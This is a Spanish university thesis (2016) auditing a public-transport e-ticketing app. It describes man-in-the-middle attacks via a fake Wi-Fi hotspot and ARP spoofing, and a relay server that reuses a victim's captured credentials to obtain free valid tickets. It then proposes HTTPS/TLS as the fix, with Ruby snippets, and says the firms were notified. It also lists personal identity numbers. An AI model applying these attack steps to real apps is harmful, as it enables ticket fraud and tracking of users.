Trabajo de Fin de Grado

Seguridad de la Información en Sistemas Móviles.

Mobile Systems Information Security.

Gonzalo García León.

La Laguna, 7 de junio de 2016

"La seguridad es como una cadena,
es tan fuerte como el eslabón más débil"

Dra. **María Candelaria Hernández Goya**, con N.I.F. 45441714Q profesora Titular de Universidad adscrito al Departamento de Ingeniería Informática y de Sistemas de la Universidad de La Laguna, como tutora

D. **Cándido Caballero Gil**, con N.I.F. 42201070A profesor de Universidad adscrito al Departamento de Ingeniería Informática y de Sistemas de la Universidad de La Laguna, como cotutor

C E R T I F I C A (N)

Que la presente memoria titulada:

"Seguridad de la Información en Sistemas Móviles."

ha sido realizada bajo su dirección por D. **Gonzalo García León**, con N.I.F. 43382082B.

Y para que así conste, en cumplimiento de la legislación vigente y a los efectos oportunos firman la presente en La Laguna a 7 de junio de 2016.

Agradecimientos

María Candelaria Hernandez Goya, tutora.

Cándido Caballero Gil, cotutor.

Pino Caballero Gil, coordinadora de CryptULL.

Licencia.

Índice General

Índice de figuras

Índice de tablas.

1. Resumen

El objetivo de este trabajo ha sido estudiar la seguridad en los sistemas móviles, entendiendo como sistema todo agente que intervenga en el entorno de una aplicación móvil incluyendo tanto computadores como personas.

Para este análisis se ha tomado como ejemplo base una aplicación móvil multiplataforma de billetaje electrónico propiedad de una empresa de transporte público y desarrollada por un estudio de ingenieros independiente. Esta aplicación resulta interesante por la cantidad de datos que maneja y por ser muy utilizada en el entorno local.

Al no haber tenido acceso a la red interna de las empresas afectadas, puede considerarse como una auditoría especial, ya que en las auditorías de seguridad informática, el auditor tiene acceso a todos los parámetros de la red interna, a los computadores, servidores etc.

Se desarrolla en cuatro fases, una primera fase inicial de análisis de la aplicación para conocer cuáles son los datos de mayor relevancia, esta fase incluye un análisis de las comunicaciones cliente-servidor que realiza la aplicación. Una segunda fase de análisis del entorno, donde se conocerán cuáles son los servicios que sostienen la aplicación. Una tercera fase de explotación de vulnerabilidades que se divide en dos, por un lado se explotarán aquellas vulnerabilidades encontradas en la aplicación y por otro lado las vulnerabilidades encontradas en los sistemas que se relacionan con esta. La última fase y la más importante se centra en encontrar soluciones factibles para los fallos de seguridad encontrados en todos los sistemas analizados.

Con esta auditoría se demuestra la necesidad de fomentar la inclusión de herramientas de seguridad desde la fase inicial de diseño de aplicaciones.

Destacar que las empresas implicadas en esta auditoría fueron puestas en conocimiento de la misma y los resultados les fueron reportados para que tomasen las medidas que considerasen oportunas.

Palabras clave: Vulnerabilidad, exploit, auditoría.

1. Abstract.

The aim of this work was to study the safety of mobile systems. A mobile system consists of everything that is involved in a mobile application environment, including both individuals and computers.

To perform this analysis was taken as an example, a cross-platform mobile application of electronic ticketing. This application is interesting because of the amount of personal data handled and it is widely used in the local environment.

In this audit, it has not been possible to access the internal network of the companies analyzed, as is the case with a conventional audit cybersecurity.

It takes place in four phases, a first initial phase of application analysis to know which data are most important, this phase includes an analysis of the client-server communications that performs the application. A second phase of environment analisys where they know what services are supporting the application. A third phase of exploitation of vulnerabilities is divided into two, on the one hand those vulnerabilities found in the application and on the other hand exploit vulnerabilities found in systems that relate to it. The last and most important phase focuses on finding workable solutions for security flaws found in all systems analyzed.

With this audit the need to promote the inclusion of security tools from the initial phase of application design is demonstrated.

The companies involved in this audit were informed of it and the results were reported for them to take the measures they consider relevant.

Keywords: Vulnerability, exploit, audit.

2. Antecedentes.

El auge de las tecnologías de la información y su aplicación en entornos móviles ha traído consigo un enorme avance en la gestión de a información y el conocimiento. Sin embargo los datos de carácter personal han de estar correctamente asegurados, evitando su acceso a personas no autorizadas.

Un ciberataque reciente ilustra perfectamente la situación que se quiere estudiar. En julio 2015, el grupo de cibercriminales *Impact Team* publicaba 30 gigabytes de datos robados a la empresa de citas Ashley Madison, alegando que se trataba de un acto de *hacktivismo* ya que la empresa engañaba a sus usuarios (en su mayoría varones), con perfiles de mujeres falsos y asegurándoles la confidencialidad de sus datos. Welivesecurity.com, revista de ciberseguridad de la empresa ESET, famosa por su conocido software antivirus Nod32, publicaba un artículo a modo de timeline sobre el ataque, donde según la fuente, el Director de Tecnología y fundador de Ashley Madison, Raja Bhatia advirtió a su empresa matriz Avid Life Media (ALM) que podían estar siendo víctimas de un ciberataque, concretamente la fuente asegura que dijo "la seguridad es una ocurrencia tardía obvia" y agregó que él mismo había fallado en no darle a la seguridad la atención que evidentemente precisaba. [1]

Este ciberataque causó gran revuelo, causó daños morales a miles de personas, rupturas matrimoniales etc. Es un ejemplo perfecto de cuán importante resulta para una empresa proteger los datos de sus clientes.

En julio de 2014 la revista Forbes publicaba un artículo sobre los ciberataques más importantes dirigidos a grandes empresas, en ellos se ven afectadas compañías como Ebay, Akamai Technologies o Evernote. Según la fuente, los analistas de la empresa de ciberseguridad Hold Security fueron capaces de obtener una lista de 360 millones de credenciales pertenecientes a diferentes

servicios web con tan solo tres semanas de investigación. El ataque más relevante citado en el artículo corresponde al que realizo el denominado Syrian Electronic Army, un grupo de supuestos hacktivistas, que fueron capaces de robar a la compañía 233 millones de datos personales de sus usuarios. [2]

En el entorno de las aplicaciones móviles, la revista de ciberseguridad Security Intelligence publicaba un artículo en 2014 donde se refleja un estudio realizado por la empresa de seguridad informática Arxan en el cual se desvela que el 100% de las aplicaciones de pago en el TOP 100 de la Google Play Store habían sido hackeadas de algún modo y el 56% de las aplicaciones de pago en el TOP 100 de la App Store de iOS también habían sido hackeadas. [3].

3. Estado del Arte.

El uso de la información en los sistemas informáticos empresariales ha llevado consigo la aparición de diferentes estándares, técnicas y herramientas que ayudan a asegurar la integridad y privacidad de los datos así como el control del acceso a los mismos.

Existen actualmente una serie de estándares que definen las normas para los Sistemas de Gestión de Seguridad de la Información (SGSI).

El estándar ISO/IEC 27001. Especifica los requisitos necesarios para establecer, implantar, mantener y mejorar un Sistema de Gestión de la Seguridad de la Información según el conocido como “Ciclo de Deming”, una estrategia de mejora continua de la calidad muy utilizado en los SGSI basado en cuatro fases, planificar, hacer, verificar, actuar. [4]

El estándar ISO/IEC 27007, el cual suministra una guía para las entidades acreditadas de certificación para auditar Sistemas de Gestión de la Seguridad de la Información. [5] Este estándar acoge:

- La gestión del programa de auditoría del SGSI: establecer qué, cuándo y cómo se debe auditar, asignar auditores apropiados, gestionar los riesgos de auditoría, mantenimiento de los registros de la misma, mejora continua del proceso…
- Ejecución de la auditoría relativa al SGSI, ésta incluye el proceso de auditoría, la planificación, la realización de actividades clave, trabajo de campo, análisis, presentación de informes y seguimiento.
- Gestión de los auditores del SGSI: competencias, atributos, habilidades, evaluación…

El estándar ISO/IEC 27008 que suministra orientación acerca de la implementación y operación de los controles, es aplicable a cualquier tipo y tamaño de empresa, tanto pública como privada que lleve a cabo revisiones relativas a la seguridad de la información y los controles de seguridad de la información. Es compatible con otras normas como ISO 27001, y sirve como plataforma estratégica para garantizar la seguridad de la información. Este estándar mejora las auditorias del SGSI a través de la optimización de la relaciones entre los procesos del Sistema de Gestión de Seguridad de la Información y los controles necesarios para los mismos. Además garantiza un uso eficiente y efectivo de los recursos de la auditoría. [6]

Existen además multitud de proyectos dedicados a reforzar la seguridad de los sistemas de información. Entre estos proyectos destaca OWASP, las siglas de Open Web Application Security Project. Es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro. Con respecto a la seguridad en aplicaciones móviles, esta asociación ha creado un checklist [7] de los aspectos más importantes a comprobar para poder considerar una aplicación como segura, entre estos aspectos destacan:

- Vulnerabilidad frente a ingeniería inversa: Se trata de comprobar si el código fuente de la aplicación compilado es seguro frente a ataques de ingeniería inversa, los cuales deducen el código fuente original en base al comportamiento del código de bajo nivel generado por el compilador.
- Política de contraseñas débil.
- Envío de información sensible como parámetros en las peticiones al servidor.
- La aplicación no comprueba el MSISDN (Mobile Station Integrated Services Digital Network): Que en resumen es el número del teléfono móvil (como identificador único del terminal).

La asociación OWASP ha definido también un árbol de análisis de vulnerabilidades con tres ramas principales:

- Métodos estáticos de análisis: Como la ingeniería inversa o el análisis tanto manual como automático del código fuente.

- Métodos dinámicos de análisis: Como la monitorización pasiva de la red, la captura activa o manipulación de paquetes en la red (wifi o móvil).

- Métodos de análisis forense: Análisis del comportamiento del sistema durante la ejecución de la aplicación.

4. Objetivos.

Para el presente Trabajo de Fin de Grado. se plantea una serie de objetivos :

· Estudiar, sin conocimiento previo de la estructura interna, un sistema profesional de gran popularidad, comprender su funcionamiento y analizar cuáles son los aspectos de seguridad que se podrían mejorar.

· Adquirir competencias en la utilización de las herramientas y metodologías utilizadas en las auditorías de ciberseguridad, así como las diferentes técnicas utilizadas por expertos para detectar agujeros de seguridad en sistemas informáticos.

· Realizar una serie de scripts o aplicaciones a modo de *exploit* que permitan automatizar un ciberataque al sistema informático vulnerable, para ello se debe detectar y estudiar previamente la vulnerabilidad.

· Proponer una serie de soluciones factibles a estos problemas, estas soluciones han de ser de propósito general para cualquier tipo de sistema informático especializado en el entorno de las aplicaciones móviles y la comunicación.

5. Fases y desarrollo del proyecto.

En este apartado, se detallará la realización del proyecto de fin de grado realizado. Se dividirá en dos fases, una fase de análisis de la aplicación móvil y una fase de análisis del entorno de la aplicación. Dentro de cada apartado, se propondrán soluciones a los problemas detectados.

5.1. Fase 1: Análisis de la aplicación móvil.

En esta primera fase se analizará una popular aplicación de billetaje electrónico. Se pretenden analizar dos aspectos principales, por un lado el funcionamiento de la aplicación y por otro lado las comunicaciones cliente-servidor que esta realiza. La finalidad de esta primera fase es recolectar información que nos permita más tarde encontrar vulnerabilidades en el

sistema. El objetivo del análisis es el de ponerse en la piel de un supuesto atacante, el cual quiere obtener toda la información posible de los usuarios que utilizan la aplicación.

5.1.1. Descripción de la aplicación.

Se trata de una aplicación multiplataforma, disponible para iOS, Android y Web. Está disponible en las distintas tiendas de aplicaciones de cada plataforma para su descarga gratuita. Esta aplicación permite gestionar los billetes de forma electrónica, es decir, permite al usuario comprar billetes o bonos de distintas categorías, por tiempo, por viajes, por dinero etc. para los dos principales servicios de transporte público de Tenerife.

Actualmente la aplicación cuenta con aproximadamente 69.000 usuarios registrados, la mayoría usuarios activos de la misma (Fuente: La empresa propietaria de la aplicación).

La aplicación cuenta con cuatro secciones. Una sección de información, donde simplemente se recogen algunos apartados informativos.

Una sección de *Títulos* donde se muestran los billetes que disponemos actualmente en forma de listado.

Una sección de *Recibos* que muestra un historial de aquellos billetes canjeados, es decir, de los viajes realizados, cada billete muestra la información del viaje, así como una serie de datos del titular. A modo de elemento antifraude, el billete muestra una marca de agua animada que cambia con el tiempo y permanece visible hasta el final del viaje.

Una última sección de *Compra* donde aparece un listado de los bonos disponibles para comprar, desde un billete sencillo para un viaje único hasta un bono mensual por zona.

5.1.2 Funcionamiento de la aplicación.

El usuario descarga la aplicación desde la tienda de aplicaciones. Al abrirla por primera vez comienza el registro, la aplicación pide al usuario que introduzca su e-mail personal al que se le mandará un código de confirmación. Este sistema evita el uso de una contraseña establecida por el usuario, haciendo que la sesión esté asociada al terminal mediante un UUID o identificador universal. Una vez recibido el e-mail para activar nuestra cuenta, en el terminal, aceptamos haberlo recibido y entonces tendremos acceso a nuestra cuenta.

Para comprar un bono, en la sección de *Compra* recargaremos un monedero digital o bien usando una tarjeta de crédito a través de una pasarela de pago segura o bien comprando un billete en una de las expendedoras que se encuentran en cada una de las paradas, este billete contiene un código que introduciremos en la aplicación y recargará nuestro monedero.

Una vez tengamos el saldo suficiente en nuestro monedero podemos realizar la compra de un billete, este se agregará a nuestros *Títulos.*

Cuando vayamos a realizar un viaje, seleccionamos el título que queremos utilizar para viajar, la aplicación abrirá entonces la cámara para poder leer un código QR situado tanto en todos los medios de transporte que gestiona la aplicación. Generará entonces un billete que quedará registrado en nuestro historial de recibos con los datos del viaje que será necesario enseñar al conductor o revisor, dependiendo del medio de transporte que utilicemos.

5.1.3 Análisis de las comunicaciones.

El análisis de las comunicaciones se ha realizado en las siguientes condiciones:

Terminal móvil: iPhone 6 iOS 8.3 (Jailbreak).

Ordenador: Macbook Air.

Software de auditoría móvil: Pinri.

Software de auditoría para ordenador: Wireshark.

Para poder realizar un análisis completo y cómodo de las comunicaciones cliente-servidor, se capturó un código QR perteneciente a cada tipo de medio de transporte.

Con estos, se puede validar un billete y ver qué peticiones y respuestas se realizan entre la aplicación y el servidor propietario. Para poder capturar las comunicaciones entre el smartphone y el servidor, se utiliza una segunda tarjeta de red inalámbrica, esta se pone en modo *hotspot* y sirve como Punto de Acceso al iPhone, a su vez, la tarjeta de red incorporada en el propio ordenador, da salida a internet, de este modo mi ordenador actúa como punto de acceso Wifi, pudiendo analizar el tráfico que pasa por él.




Figura 5.1: Comunicaciones cliente-servidor por HTTP.

Tras un primer análisis de las comunicaciones entre la aplicación y el servidor, se observa que las comunicaciones siguen el estilo de arquitectura de software REST mediante el protocolo HTTP.

La aplicación pide constantemente al servidor un fichero tipo JSON denominado *downloadMainData.json*, el cual contiene toda la información necesaria para rellenar los campos de la aplicación, de este modo, el servidor es el que se encarga de actualizar la información que llega al terminal del usuario, sirviendo la aplicación únicamente como una interfaz para interactuar con el servidor.

Primero la aplicación envía al servidor los datos de nuestra sesión. Por un lado, dentro del protocolo HTTP, utiliza el campo Authorization para enviar nuestras credenciales, éstas están compuestas por nuestro e-mail y por un id de sesión generado de forma automática por el servidor cuando iniciamos sesión por primera vez en la aplicación.




Figura 5.2: Campo Authorization visto desde Wireshark

Envía además un JSON con los datos del terminal, la versión de la aplicación y un checksum para comprobar si los datos del lado del servidor han cambiado.




Figura 5.3: JSON para la petición del downloadMainData.

La estructura del JSON downloadMainData es la siguiente:




Figura 5.4: Estructura del JSON downloadMainData.json

En este punto ya hemos encontrado el primer fallo grave de seguridad en la aplicación, las comunicaciones no van cifradas y nuestras credenciales viajan en claro, esto significa que un atacante podría utilizar el método Man In The Middle para robar nuestros datos.

Man In The Middle (MITM) es una metodología muy utilizada para atacar conexiones no seguras, usualmente HTTP. En el MITM el atacante adquiere la capacidad de leer y modificar los paquetes que pasan por la red, sin que el emisor ni el receptor puedan darse cuenta.




Figura 5.5: Esquema del ataque Man In The Middle.

En el esquema de la figura 4, tenemos a dos sujetos queriendo comunicarse, Alice y Bob y a un tercer sujeto capaz de interceptar los paquetes del canal de comunicación, Mallory. El canal por el que se comunican Alice y Bob no es seguro, por ejemplo podría ser una comunicación sobre el protocolo HTTP, no se cifran los datos ni se autentica a al receptor del mensaje, por tanto resulta sencillo para Mallory consultar el contenido de los paquetes e incluso modificarlos en tiempo real. [8]

Para el caso de la aplicación a la cuál realizamos esta auditoría, podemos explotar un ataque Man In The Middle para dos finalidades interesantes desde el punto de vista de un atacante, la primera, obtener el historial de viajes de una víctima y la segunda, obtener recibos originales para un viaje sin tener que pagar por ellos, veamos de qué manera:

- Primer caso: Obtener el historial de viajes de una víctima mediante un punto de acceso wifi falso.

Como se comentaba anteriormente, el servidor envía al cliente un fichero downloadMainData que contiene todos los datos de la aplicación, entre ellos, el historial de recibos correspondiente al usuario. Para realizar este ataque, se puede utilizar un ordenador portátil y una tarjeta de red inalámbrica externa con cierta potencia para obtener un mayor rango de actuación. Utilizando cualquier software para crear puntos de acceso, creamos un punto de acceso con un nombre atractivo (“WIFI GRATIS”, por ejemplo) situados en el rango de actuación aceptable con respecto a la víctima. Si la víctima se conecta, al abrir la aplicación esta se conectará con el servidor describiendo los pasos mencionados anteriormente. Utilizando un software de análisis de

paquetes como Wireshark podremos obtener el fichero downloadMainData.json que el servidor ha enviado a la víctima, reconociendo que el fichero pertenece a la víctima gracias al atributo "user", que contiene la información del usuario. En él tendremos acceso a todo el historial de recibos de la misma y podremos establecer patrones de su ruta habitual.

El mismo ataque puede realizarse sin necesidad de establecer un punto de acceso con nuestro ordenador. Si tenemos la suerte de que la víctima está conectada a una red wifi pública, podemos actuar mediante un ataque conocido como "ARP Spoofing", este tipo de ataque explota una vulnerabilidad en el protocolo ARP, el responsable de asociar las direcciones MAC con la dirección IP en una red de área local [9]. Para ello, se envían paquetes ARP falsos a la red local con la intención de que el protocolo nos asigne la identidad del router, de esta forma todos los paquetes comenzarán a ser redireccionados a nuestra tarjeta de red.

Este ataque solo afecta a aquellas redes con una implementación dinámica del protocolo ARP, para evitarlo, es necesario utilizar tablas ARP estáticas, que otorgan menos flexibilidad a la red, pero mayor seguridad.

- Segundo caso: Obteniendo billetes genuinos sin coste para el atacante.

Este segundo caso puede resultar más atractivo para un atacante común. La idea del ataque es robar las credenciales de autenticación de una víctima, posteriormente hacer peticiones al servidor en nombre de esta, modificar los resultados y enviarlos a nuestro propio terminal, esto conlleva un coste económico para la víctima, pero no para el atacante.

Previamente a continuar con el desarrollo del segundo ataque, la siguiente imagen ayuda a ilustrar el proceso de cancelación de un billete:




Figura 5.6 : Esquema de cancelación de un billete.

1. El usuario entra al vehículo, en su interior encontrará códigos QR adosados a las paredes del vehículo. Abrirá la aplicación, seleccionará el billete previamente comprado que desee utilizar, la aplicación abrirá entonces un panel que utiliza la cámara del terminal para leer este código QR. El QR contiene información del vehículo en el que se va a viajar.
2. La aplicación genera un fichero denominado singlePassCancellationFo que contiene información del viaje que se va a realizar:




Figura 5.7 : singlePassCancellationFo JSON.

3. El servidor comprueba los datos del singlePassCancellationFo, si son correctos, resta el saldo del billete o bono utilizado y envía al terminal un downloadMainData con los datos actualizados, es decir, el nuevo saldo del bono o billete y un recibo más en el historial de recibos.

Para poder llevar a cabo este segundo caso, es necesario repetir la metodología MITM del primer caso, necesitamos capturar al menos un paquete de la víctima, este paquete incluirá en su cabecera HTTP sus credenciales.

La aplicación, posee un método antifraude basado en marcas de agua animadas que cambian con el tiempo y que son proveídas por el servidor, no se alojan en la aplicación ni cumplen un patrón repetitivo. Uno de los retos de este segundo caso será ¿cómo conseguir una firma antifraude legítima para el viaje que vamos a realizar?

En la siguiente imagen podemos observar un billete validado con su marca de agua correspondiente:

Figura 5.8: Recibo validado mostrando su imagen antifraude correspondiente.

Este segundo caso se ha llevado a la práctica de forma exitosa utilizando un script que actúa como servidor y como cliente programado en Ruby. El exploit funciona de la siguiente manera:

-Se ha creado un script en Ruby que simularía ser un cliente de la aplicación, y a su vez actuará como servidor.

-Se aloja el script que actúa como servidor en un Servidor Privado Virtual (VPS) para obtener acceso público al mismo mediante una IPv4 estática.

-La idea es que la aplicación, en lugar de comunicarse con el servidor original, se comunique con nuestro servidor, para ello modificamos el fichero /etc/hosts, recordemos que iOS está basado en Unix y Android en Linux, por tanto ambos sistemas operativos poseen este fichero de DNS local. Hay que tener en cuenta que para poder acceder y modificar estos ficheros, debemos tener versiones desbloqueadas del sistema operativo.

- La aplicación solo dejará acceder al panel de validación (lectura de un código QR) si se posee un billete, por tanto, desde el servidor ilegítimo, enviaremos un fichero downloadMainData modificado al terminal que contenga un billete para validar.

- Con la siguiente imagen se ilustra el flujo de ficheros y el engaño al servidor original, previamente se ha de haber capturado un sesionad y correo a una víctima utilizando las metodologías del primer caso:

Figura 5.9: Esquema de ataque para el caso 2.

1. El atacante envía al servidor ilegítimo, el fichero singlePassCancellationFo con los datos del viaje que va a realizar.

2. El servidor ilegítimo procesa la petición y fabrica una nueva petición cambiando los datos de autenticación del atacante por los de la víctima.
3. Envía la petición modificada al servidor original.
4. El servidor original, responde al cliente ilegítimo con los datos del billete que acaba de validar, sin embargo el nombre y el DNI que aparecen en el billete no corresponden al del atacante, el servidor ilegítimo modifica estos datos.
5. Envía un downloadMainData modificado al atacante, donde la firma antifraude del billete corresponde con una firma antifraude legítima, por tanto a ojos de un revisor, se trata de un billete completamente válido.

En este punto, hemos completado dos ataques basados en Man In The Middle.

5.1.4 Conclusiones (problemas encontrados y soluciones).

Tras el análisis, queda claro que el principal problema que presenta la aplicación es la falta de implementar un protocolo seguro en las comunicaciones que realiza con el servidor y viceversa.

Sería recomendable implementar el protocolo HTTPS. El protocolo HTTPS es una extensión del protocolo HTTP que añade cifrado a las comunicaciones. HTTP opera en la capa más alta del modelo OSI, la capa de aplicación; pero el protocolo de seguridad opera en una subcapa más baja, cifrando un mensaje HTTP previo a la transmisión y descifrando un mensaje una vez recibido. Estrictamente hablando, HTTPS no es un protocolo separado, pero refiere el uso del HTTP ordinario sobre una Capa de Conexión Segura cifrada Secure Sockets Layer (SSL) o una conexión con Seguridad de la Capa de Transporte (TLS). [10]

Para entender el funcionamiento de HTTPS es necesario definir una serie de conceptos, tales como Infraestructura de Clave Pública (ICP), criptografía de clave pública, cifrado simétrico, funciones hash, certificados X.509, autoridad certificadora, entre otros, sin embargo, por motivos de extensión del documento, explicaré de forma general el funcionamiento del protocolo.




Figura 5.10. Modelo OSI con TLS.

HTTPS funciona gracias a la implementación del protocolo criptográfico TLS en la capa de transporte del modelo OSI. Utiliza certificados basados en el estándar X.509 para autentificar al emisor y al receptor una comunicación mediante la red. Estos certificados son emitidos por un tercero, las autoridades certificadoras, instituciones que dan fé al emisor y al receptor de que el certificado corresponde con la dirección que se están comunicando. [11]

Una comunicación común mediante TLS/SSL se compone de los siguientes pasos:

1. Ambas partes negocian cuál será el algoritmo que se usará en la comunicación.
2. Se realiza un intercambio de claves públicas y se autentican ambas partes mediante certificados digitales.
3. Se comienzan a comunicar utilizando cifrado simétrico.

Para la primera parte, se utiliza cifrado de clave pública. Los algoritmos de clave pública se caracterizan por estar compuestos de una clave pública y una clave privada, relacionadas mediante alguna

propiedad matemática, que haga difícil extraer la clave privada a través de la clave pública.

TLS utiliza la criptografía de clave pública para abrir un canal seguro mediante el cual poder compartir la clave privada de cifrado simétrico con el receptor.

En la práctica, es posible implementar SSL/TLS en aplicaciones móviles de forma relativamente sencilla utilizando librerías como OpenSSL, disponibles tanto para Android como para iOS [12]. También es necesario disponer de un certificado emitido por alguna autoridad certificadora, estos certificados tienen un coste económico anual que ronda los 250€ dependiendo de la compañía proveedora del certificado [13]. Es interesante comentar que actualmente existe un proyecto abierto del Internet Security Research Group denominado Let's Encrypt que hace de autoridad certificadora gratuita, apoyándose económicamente en grandes empresas que patrocinan el proyecto. [14]

Agregar seguridad a un sistema, requiere un costo adicional en el desarrollo, sin embargo, en vista de los antecedentes presentados en este proyecto y con los resultados que arroja el análisis de las comunicaciones en la aplicación, queda claro que una aplicación móvil que maneja datos personales e incluso dinero real, necesita estar acompañada por un sistema de comunicaciones seguro y fiable.

Como prueba de concepto, se ha agregado la librería OpenSSL al servidor/cliente que habíamos desarrollado anteriormente, obteniendo resultados muy positivos en cuanto a la facilidad de implementación. Además se ha utilizado un certificado autofirmado, es decir, nosotros mismos somos quienes damos fe de que el certificado es nuestro (esto en un entorno de producción no es seguro, solo debe utilizarse en entornos de desarrollo).

Para ello se ha generado un certificado utilizando la herramienta ssh-keygen, incluida por defecto en los sistemas Unix y Linux.

En las siguientes capturas, podemos ver las pequeñas diferencias de implementación en Ruby para una petición http y una petición https.

Para el cliente:

Crea una variable de tipo HTTP POST.

```
req = Net::HTTP::Post.new(@post, {'Content-Type' =>'application/json;charset=UTF-8'})
```

Figura 5.11: Variable req para http en el lado del cliente.

Para HTTP, sencillamente define un cuerpo para la petición y la envía (función “start”).

```
req.basic_auth @user, @pass
req.body = @payload
response = Net::HTTP.new(SERVER_IP, SERVER_PORT).start {|http| http.request(req)}
 puts "Response #{response.code} #{response.message}:
#{response.body}"
```

Figura 5.12: Petición http en Ruby.

En HTTPS, define también un cuerpo para la petición pero antes de lanzar la función “start”, crea una variable http a la que se le incluye información del protocolo criptográfico SSL, indicándole dónde se encuentra el fichero que contiene los certificados SSL para autenticar al servidor.

```ruby
req.body = @payload
http = Net::HTTP.new(SERVER_IP, SERVER_PORT)

http.use_ssl = true
http.ssl_version = :TLSv1_2
http.verify_mode = OpenSSL::SSL::VERIFY_PEER
http.ca_file = LOCAL_SSL_CERT_PATH

response = http.start {|http| http.request(req) }
puts "Response #{response.code} #{response.message}:
